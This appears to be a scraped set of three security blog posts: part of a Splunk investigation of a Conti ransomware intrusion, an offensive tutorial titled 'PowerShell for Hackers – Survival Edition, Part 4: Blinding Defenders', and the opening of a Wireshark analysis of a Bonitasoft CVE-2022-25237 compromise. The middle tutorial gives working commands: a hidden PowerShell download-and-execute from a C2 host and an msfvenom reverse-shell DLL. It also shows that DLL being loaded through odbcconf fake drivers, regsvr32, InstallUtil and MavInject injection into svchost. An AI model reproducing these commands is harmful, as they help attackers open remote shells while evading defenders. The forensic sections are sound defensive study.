
These results are definitely not enough to begin our analysis. We can expand the list using top

index=* | top limit=100 Image


top 100 results on images executed
suspicious binary found in splunk

Here the cmd.exe process running in the Administrator’s user folder looks very suspicious. This is unusual, so we should check it closely. We also see commands like net1, net, whoami, and rundll32.

recon commands found

In one of our articles, we learned that net1 works like net and can be used to avoid detection in PowerShell if the security rules only look for net.exe. The rundll32 command is often used to run DLL files and is commonly misused by attackers. It seems the attacker is using normal system tools to explore the system. It also might be that the hackers used rundll32 to stay in the system longer.

At this point, we can already say the attacker performed reconnaissance and could have used rundll32 for persistence or further execution.

Hashes


Next, let’s investigate the suspicious cmd.exe more closely. Its location alone is a red flag, but checking its hashes will confirm whether it is malicious.

index=* Image="C:\\Users\\Administrator\\Documents\\cmd.exe" | table Image, Hashes

getting image hashes in splunk


Copy one of the hashes and search for it on VirusTotal.

virus total results of the conti ransomware

The results confirm that this file belongs to a Conti ransomware sample. VirusTotal provides helpful behavior analysis and detection labels that support our findings. When investigating, give it a closer look to understand exactly what happened to your system.

Net1


Now let’s see what the attacker did using the net1 command:

index=* Image=*net1.exe

net1 found adding a new user to the remore destop users group

The logs show that a new user was added to the Remote Desktop Users local group. This allows the attacker to log in through RDP on that specific machine. Since this is a local group modification, it affects only that workstation.

In MITRE ATT&CK, this action falls under Persistence. The hackers made sure they could connect to the host even if other credentials were lost. Also, they may have wanted to log in via GUI to explore the system more comfortably.


TargetFilename

This field usually appears in file-related logs, especially Windows Security Logs, Sysmon events, or EDR data. It tells you the exact file path and file name that a process interacted with. This can include files being created, modified, deleted, or accessed. That means we can find files that malware interacted with. If you can’t find the TargetFilename field in the left pane, just add it.

Run:

index=* Image="C:\\Users\\Administrator\\Documents\\cmd.exe"

Then select TargetFilename

ransom notes found

We see that the ransomware created many “readme” files with a ransom note. This is common behavior for ransomware to spread notes everywhere. Encrypting data is the last step in attacks like this. We need to figure out how the attacker got into the system and gained high privileges.


Before we do that, let’s see how the ransomware was propagated across the domain:

index=* TargetFileName=*cmd.exe

wmi subscription propagated the ransomware


While unsecapp.exe is a legitimate Microsoft binary. When it appears, it usually means something triggered WMI activity, because Windows launches unsecapp.exe only when a program needs to receive asynchronous WMI callbacks. In our case the ransomware was spread using WMI and infected other hosts where the port was open. This is a very common approach. 


Sysmon Events

Sysmon Event ID 8 indicates a CreateRemoteThread event, meaning one process created a thread inside another. This is a strong sign of malicious activity because attackers use it for process injection, privilege escalation, or credential theft.

List these events:

index=* EventCode=8

event code 8 found

Expanding the log reveals another executable interacting with lsass.exe. This is extremely suspicious because lsass.exe stores credentials. Attacking LSASS is a common step for harvesting passwords or hashes.

found wmi subscription accessing lsass.exe to dump creds

Another instance of unsecapp.exe being used. It’s not normal to see it accessing lsass.exe. Our best guess here would be that something used WMI, and that WMI activity triggered code running inside unsecapp.exe that ended up touching LSASS. The goal behind it could be to dump LSASS every now and then until the domain admin credentials are found. If the domain admins are not in the Protected Users group, their credentials are stored in the memory of the machine they access. If that machine is compromised, the whole domain is compromised as well.

Exchange Server Compromise


Exchange servers are a popular target for attackers. Over the years, they have suffered from multiple critical vulnerabilities. They also hold high privileges in the domain, making them valuable entry points. In this case, the hackers used the ProxyShell vulnerability chain. The exploit abused the mailbox export function to write a malicious .aspx file (a web shell) to any folder that Exchange can access. Instead of a harmless mailbox export, Exchange unknowingly writes a web shell directly into the FrontEnd web directory. From there, the attacker can execute system commands, upload tools, and create accounts with high privileges.

To find the malicious .aspx file in our logs we should query this:

index=* source=*sysmon* *aspx

finding an aspx shell used for exchange compromise with proxyshell

We can clearly see that the web shell was placed where Exchange has web-accessible permissions. This webshell was the access point.

Timeline

The attack began when the intruder exploited the ProxyShell vulnerabilities on the Exchange server. By abusing the mailbox export feature, they forced Exchange to write a malicious .aspx web shell into a web-accessible directory. This web shell became their entry point and allowed them to run commands directly on the server with high privileges. After gaining access, the attacker carried out quiet reconnaissance using built-in tools such as cmd.exe, net1, whoami and rundll32. Using net1, the attacker added a new user to the Remote Desktop Users group to maintain persistence and guarantee a backup login method. The attacker then spread the ransomware across the network using WMI. The appearance of unsecapp.exe showed that WMI activity was being used to launch the malware on other hosts. Sysmon Event ID 8 logged remote thread creation where the system binary attempts to access lsass.exe. This suggests the attacker tried to dump credentials from memory. This activity points to a mix of WMI abuse and process injection aimed at obtaining higher privileges, especially domain-level credentials. 

Finally, once the attacker had moved laterally and prepared the environment, the ransomware (cmd.exe) encrypted systems and began creating ransom note files throughout these systems. This marked the last stage of the operation.

Summary

Ransomware is more than just a virus, it’s a carefully planned attack where attackers move through a network quietly before causing damage. In digital forensics we often face these attacks and investigating them means piecing together how it entered the system, what tools it used, which accounts it compromised, and how it spread. Logs, processes, file changes tell part of the story. By following these traces, we understand the attacker’s methods, see where defenses failed, and learn how to prevent future attacks. It’s like reconstructing a crime scene. Sometimes, we might be lucky enough to shut down their entire infrastructure before they can cause more damage.

If you need forensic assistance, you can hire our team to investigate and mitigate incidents. Additionally, we provide classes on digital forensics for those looking to expand their skills and understanding in this field. 

PowerShell for Hackers – Survival Edition, Part 4: Blinding Defenders

Welcome back, cyberwarriors! 

We hope that throughout the Survival series, you have been learning a lot from us. Today, we introduce Living off the Land techniques that can be abused without triggering alarms. Our goal is to use knowledge from previous articles to get our job done without unnecessary attention from defenders. All the commands we cover in two parts are benign, native, and also available on legacy systems. Not all are well-known, and tracking them all is impossible as they generate tons of logs that are hard to dig through. As you may know, some legitimate software may act suspiciously with its process and driver names. Tons of false positives quickly drain defenders, so in many environments, you can fly under the radar with these commands. 

Today, you’ll learn how to execute different kinds of scripts as substitutes for .ps1 scripts since they can be monitored, create fake drivers, and inject DLLs into processes to get a reverse shell to your C2.

Let’s get started!

Execution and Scripting

Powershell

Let’s recall the basic concepts of stealth in PowerShell from earlier articles. PowerShell is a built-in scripting environment used by system administrators to automate tasks, check system status, and configure Windows. It’s legitimate and not suspicious unless executed where it shouldn’t be. Process creation can be monitored, but this isn’t always the case. It requires effort and software to facilitate such monitoring. The same applies to .ps1 scripts. This is why we learned how to convert .ps1 to .bat to blend in in one of the previous articles. It doesn’t mean you should avoid PowerShell or its scripts, as you can create a great variety of tools with it. 

Here’s a reminder of how to download and execute a script in memory with stealth:

PS > powershell.exe -nop -w h -ep bypass -c "iex (New-Object Net.WebClient).DownloadString('http://C2/script.ps1')"

Walkthrough: This tells PowerShell to start quickly without loading user profile scripts (-nop), hide the window (-w h), ignore script execution rules (-ep bypass), download a script from a URL, and run it directly in memory (DownloadString + Invoke-Expression).

When you would use it: When you need to fetch a script from a remote server and run it quietly.

Why it’s stealthy: PowerShell is common for admin tasks, and in-memory execution leaves no file on disk for antivirus to scan. Skipping user profile scripts avoids potential monitoring embedded in them.

A less stealthy option would be:

PS > iwr http://c2/script.ps1 | iex 

It’s important to keep in mind that Invoke-WebRequest (iwr) and Invoke-Expression (iex) are often abused by hackers. Later, we’ll cover stealthier ways to download and execute payloads.

CMD

CMD is the classic Windows command prompt used to run batch files and utilities. Although this module focuses on PowerShell, stealth is our main concern, so we cover some CMD commands. With its help, we can chain utilities, redirect outputs to files, and collect system information quietly.

Here’s how to chain enumeration with CMD:

PS > cmd.exe /c "whoami /all > C:\Temp\privs.txt & netstat -ano >> C:\Temp\privs.txt"

using cmd to chain commands

Walkthrough: /c runs the command and exits. whoami /all gets user and privilege info and writes it to C:\Temp\privs.txt. netstat -ano appends active network connections to the same file. The user doesn’t see a visible window.

When you would use it: Chaining commands is handy, especially if Script Block Logging is in place and your commands get saved.

Why it’s stealthy: cmd.exe is used everywhere, and writing to temp files looks like routine diagnostics.

cscript.exe

This runs VBScript or JScript scripts from the command line. Older automation relies on it to execute scripts that perform checks or launch commands. Mainly we will use it to bypass ps1 execution monitoring. Below, you can see how we executed a JavaScript script.

PS > cscript //E:JScript //Nologo C:\Temp\script.js

using csript to load js files

Walkthrough (plain): //E:JScript selects the JavaScript engine, while //Nologo hides the usual header. The final argument points to the script that will be run.

When you would use it: All kinds of use. With the help of AI you can write an enumeration script.

Why it’s stealthy: It’s less watched than PowerShell in some environments and looks like legacy automation.

wscript.exe

By default, it runs Windows Script Host (WSH) scripts (VBScript/JScript), often for scripts showing dialogs. As a pentester, you can run a VBScript in the background or perform shell operations without visible windows.

PS > wscript.exe //E:VBScript C:\Temp\enum.vbs //B

using wscript to run vbs scripts

Walkthrough: //B runs in batch mode (no message boxes). The VBScript at C:\Temp\enum.vbs is executed by the Windows Script Host.

When you would use it: Same thing here, it really depends on the script you create. We made a system enumeration script that sends output to a text file. 

Why it’s stealthy: Runs without windows and is often used legitimately.

mshta.exe

Normally, it runs HTML Applications (HTA) containing scripts, used for small admin UIs. For pentesters, it’s a way to execute HTA scripts with embedded code. It requires a graphical interface.

PS > mshta users.hta 

using mshta to run hta scripts

Walkthrough: mshta.exe runs script code in users.hta, which could create a WScript object and execute commands, potentially opening a window with output.

When you would use it: To run a seemingly harmless HTML application that executes shell commands

Why it’s stealthy: It looks like a web or UI component and can bypass some script-only rules.

DLL Loading and Injections

These techniques rely on legitimate DLL loading or registration mechanics to get code running.

Rundll32.exe

Used to load a DLL and call its exported functions, often by installers and system utilities. Pentesters can use it to execute a script or function in a DLL, like a reverse shell generated by msfvenom. Be cautious, as rundll32.exe is frequently abused.

C:\> rundll32.exe C:\reflective_dll.x64.dll,TestEntry

using rundll32 to tun dlls

Walkthrough: The command runs rundll32.exe to load reflective_dll.x64.dll and call its TestEntry function.

When you would use it: To execute a DLL’s code in environments where direct execution is restricted.

Why it’s stealthy: rundll32.exe is a common system binary and its activity can blend into normal installer steps.

Regsvr32.exe

In plain terms it adds or removes special Windows files (like DLLs or scriptlets) from the system’s registry so that applications can use or stop using them. It is another less frequently used way to execute DLLs.

PS > regsvr32.exe /u /s .\reflective_dll.x64.dll

using regsvr32 to run dlls

Walkthrough: regsvr32 is asked to run the DLL. /s makes it silent. 

When you would use it: To execute a DLL via a registration process, mimicking maintenance tasks.

Why it’s stealthy: Registration operations are normal in IT workflows, so the call can be overlooked.

odbcconf.exe

Normally, odbcconf.exe helps programs connect to databases by setting up drivers and connections. You can abuse it to run your DLLs. Below is an example of how we executed a generated DLL and got a reverse shell

bash > msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.57 LPORT=4444 -f dll -o file.dll

generating a dll file

PS > odbcconf.exe INSTALLDRIVER “Printer-driverX|Driver=C:\file.dll|APILevel=2”

PS > odbcconf.exe configsysdns “Printer-driverX” “DNS=Printer-driverX”

creating a fake driver with odbcconf
receiving the connecting back to the c2

Walkthrough: The first odbcconf command tells Windows to register a fake database driver named “Printer-driverX” using a DLL file. The APILevel=2 part makes it look like a legitimate driver. When Windows processes this, it loads file.dll, which runs a reverse shell inside of it. The second odbcconf command, creates a system data source (DSN) named “Printer-driverX” tied to that fake driver, which triggers the DLL to load again, ensuring the malicious code runs.

When you would use it: To execute a custom DLL stealthily, especially when other methods are monitored.

Why it’s stealthy: odbcconf is a legit Windows tool rarely used outside database admin tasks, so it’s not heavily monitored by security tools or admins on most systems. Using it to load a DLL looks like normal database setup activity, hiding the malicious intent.

Installutil.exe

Normally, it is a Windows tool that installs or uninstalls .NET programs, like DLLs or executables, designed to run as services or components. It sets them up so they can work with Windows, like registering them to start automatically, or removes them when they’re no longer needed. In pentest scenarios, the command is used to execute malicious code hidden in a specially crafted .NET DLL by pretending to uninstall it as a .NET service.

PS > InstallUtil.exe /logfile= /LogToConsole=false /U file.dll

Walkthrough: The command tells Windows to uninstall a .NET assembly (file.dll) that was previously set up as a service or component. The /U flag means uninstall, /logfile= skips creating a log file, and /LogToConsole=false hides any output on the screen. If file.dll is a malicious .NET assembly with a custom installer class, uninstalling it can trigger its code, like a reverse shell when the command processes the uninstall. However, for a DLL from msfvenom, this may not work as intended unless it’s specifically a .NET service DLL.

When you would use it:. It’s useful when you have admin access and need to execute a .NET payload stealthily, especially if other methods are unavailable.

Why it’s stealthy: Install utilities are commonly used by developers and administrators.

Mavinject.exe

Essentially, it was designed to help with Application Virtualization, when Windows executes apps in a virtual container. We use it to inject DLLs into running processes to get our code executed. We recommend using system processes for injections, such as svchost.exe.Here is how it’s done:

PS > MavInject.exe 528 /INJECTRUNNING C:\file.dll

using mavinject to inect dlls into processes and get reverse shell

Walkthrough: Targets process ID 528 (svchost.exe) and instructs MavInject.exe to inject file.dll into it. When the DLL loads, it runs the code and we get a connection back.

Why you would use it: To inject a DLL for a high-privilege reverse shell, like SYSTEM access. 

Why it’s stealthy: MavInject.exe is a niche Microsoft tool, so it’s rarely monitored by security software or admins, making the injection look like legitimate system behavior.

Summary

Living off the Land techniques matter a lot in Windows penetration testing, as they let you achieve your objectives using only built-in Microsoft tools and signed binaries. That reduces forensic footprints and makes your activity blend with normal admin behavior, which increases the chance of bypassing endpoint protections and detection rules. In Part 1 we covered script execution and DLL injections, some of which will significantly improve your stealth and capabilities. In Part 2, you will explore network recon, persistence, and file management to further evade detection. Defenders can also learn a lot from this to shape the detection strategies. But as it was mentioned earlier, monitoring system binaries might generate a lot of false positives. 

Resources:

https://lofl-project.github.io

https://lolbas-project.github.io/#

The post PowerShell for Hackers – Survival Edition, Part 4: Blinding Defenders first appeared on Hackers Arise.

Network Forensics: Analyzing a Server Compromise (CVE-2022-25237)

Welcome back, aspiring forensic and incident response investigators.

Today we are going to learn more about a branch of digital forensics that focuses on networks, which is Network Forensics. This field often contains a wealth of valuable evidence. Even though skilled attackers may evade endpoint controls, active network captures are harder to hide. Many of the attacker’s actions generate traffic that is recorded. Intrusion detection and prevention systems (IDS/IPS) can also surface malicious activity quickly, although not every organization deploys them. In this exercise you will see what can be extracted from IDS/IPS logs and a packet capture during a network forensic analysis.

The incident we will investigate today involved a credential-stuffing attempt followed by exploitation of CVE-2022-25237. The attacker abused an API to run commands and establish persistence. Below are the details and later a timeline of the attack.

Intro

Our subject is a fast-growing startup that uses a business management platform. Documentation for that platform is limited, and the startup administrators have not followed strong security practices. For this exercise we act as the security team. Our objective is to confirm the compromise using network packet captures (PCAP) and exported security logs.

We obtained an archive containing the artifacts needed for the investigation. It includes a .pcap network traffic file and a .json file with security events. Wireshark will be our primary analysis tool.

network artifacts for the analysis

Analysis

Defining Key IP Addresses

The company suspects its management platform was breached. To identify which platform and which hosts are involved, we start with the pcap file. In Wireshark, view the TCP endpoints from the Statistics menu and sort by packet count to see which IP addresses dominate the capture.

endpoints in wireshark with higher reception

This quickly highlights the IP address 172.31.6.44 as a major recipient of traffic. The traffic to that host uses ports 37022, 8080, 61254, 61255, and 22. Common service associations for these ports are: 8080 for HTTP, 22 for SSH, and 37022 as an arbitrary TCP data port that the environment is using.

When you identify heavy talkers in a capture, export their connection lists and timestamps immediately. That gives you a focused subset to work from and preserves the context of later findings.

Analyzing HTTP Traffic

The port usage suggests the management platform is web-based. Filter HTTP traffic in Wireshark with http.request to inspect client requests. The first notable entry is a GET request whose URL and headers match Bonitasoft’s platform, showing the company uses Bonitasoft for business management.

http traffic that look like brute force

Below that GET request you can see a series of authentication attempts (POST requests) originating from 156.146.62.213. The login attempts include usernames that reveal the attacker has done corporate OSINT and enumerated staff names.

The credentials used for the attack are not generic wordlist guesses, instead the attacker tries a focused set of credentials. That behavior is consistent with credential stuffing: the attacker uses previously leaked username/password pairs (often from other breaches) and tries them against this service, typically automated and sometimes distributed via a botnet to blend with normal traffic.

credentil stuffing spotted

A credential-stuffing event alone does not prove a successful compromise. The next step is to check whether any of the login attempts produced a successful authentication. Before doing that, we review the IDS/IPS alerts.

Finding the CVE

To inspect the JSON alert file in a shell environment, format it with jq and then see what’s inside. Here is how you can make the json output easier to read:

bash$ > cat alerts.json | jq .

reading alert log file

Obviously, the file will be too big, so we will narrow it down to indicators such as CVE:

bash$ > cat alerts.json | jq .

grepping cves in the alert log file

Security tools often map detected signatures to known CVE identifiers. In our case, alert data and correlation with the observed HTTP requests point to repeated attempts to exploit CVE-2022-25237, a vulnerability affecting Bonita Web 2021.2. The exploit abuses insufficient validation in the RestAPIAuthorizationFilter (or related i18n translation logic). By appending crafted data to a URL, an attacker can reach privileged API endpoints, potentially enabling remote code execution or privilege escalation.

cve 2022-25237 information

Now we verify whether exploitation actually succeeded.

Exploitation

To find successful authentications, filter responses with:

http.response.code >= 200 and http.response.code < 300 and ip.addr == 172.31.6.44

filtering http responses with successful authentication

Among the successful responses, HTTP 204 entries stand out because they are less common than HTTP 200. If we follow the HTTP stream for a 204 response, the request stream shows valid credentials followed immediately by a 204 response and cookie assignment. That means he successfully logged in. This is the point where the attacker moves from probing to interacting with privileged endpoints.

finding a successful authentication

After authenticating, the attacker targets the API to exploit the vulnerability. In the traffic we can see an upload of rce_api_extension.zip, which enables remote code execution. Later this zip file will be deleted to remove unnecessary traces.

finding the api abuse after the authentication
attacker uploaded a zip file to abuse the api

Following the upload, we can observe commands executed on the server. The attacker reads /etc/passwd and runs whoami. In the output we see access to sensitive system information.

reading the passwd file
the attacker assessing his privileges

During a forensic investigation you should extract the uploaded files from the capture or request the original file from the source system (if available). Analyzing the uploaded code is essential to understand the artifact of compromise and to find indicators of lateral movement or backdoors

Persistence

After initial control, attackers typically establish persistence. In this incident, all attacker activity is over HTTP, so we follow subsequent HTTP requests to find persistence mechanisms.

the attacker establishes persistence with pastes.io

The attacker downloads a script hosted on a paste service (pastes.io), named bx6gcr0et8, which then retrieves another snippet hffgra4unv, appending its output to /home/ubuntu/.ssh/authorized_keys when executed. The attacker restarts SSH to apply the new key.

reading the bash script used to establish persistence

A few lines below we can see that the first script was executed via bash, completing the persistence setup.

the persistence script is executed

Appending keys to authorized_keys allows SSH access for the attacker’s key pair and doesn’t require a password. It’s a stealthy persistence technique that avoids adding new files that antivirus might flag. In this case the attacker relied on built-in Linux mechanisms rather than installing malware.

When you find modifications to authorized_keys, pull the exact key material from the capture and compare it with known attacker keys or with subsequent SSH connection fingerprints. That helps attribute later logins to this initial persistence action.

Mittre SSH Authorized Keys information

Post-Exploitation

Further examination of the pcap shows the server reaching out to Ubuntu repositories to download a .deb package that contains Nmap. 

attacker downloads a deb file with nmap

Shortly after SSH access is obtained, we see traffic from a second IP address, 95.181.232.30, connecting over port 22. Correlating timestamps shows the command to download the .deb package was issued from that SSH session. Once Nmap is present, the attacker performs a port scan of 34.207.150.13.

attacker performs nmap scan

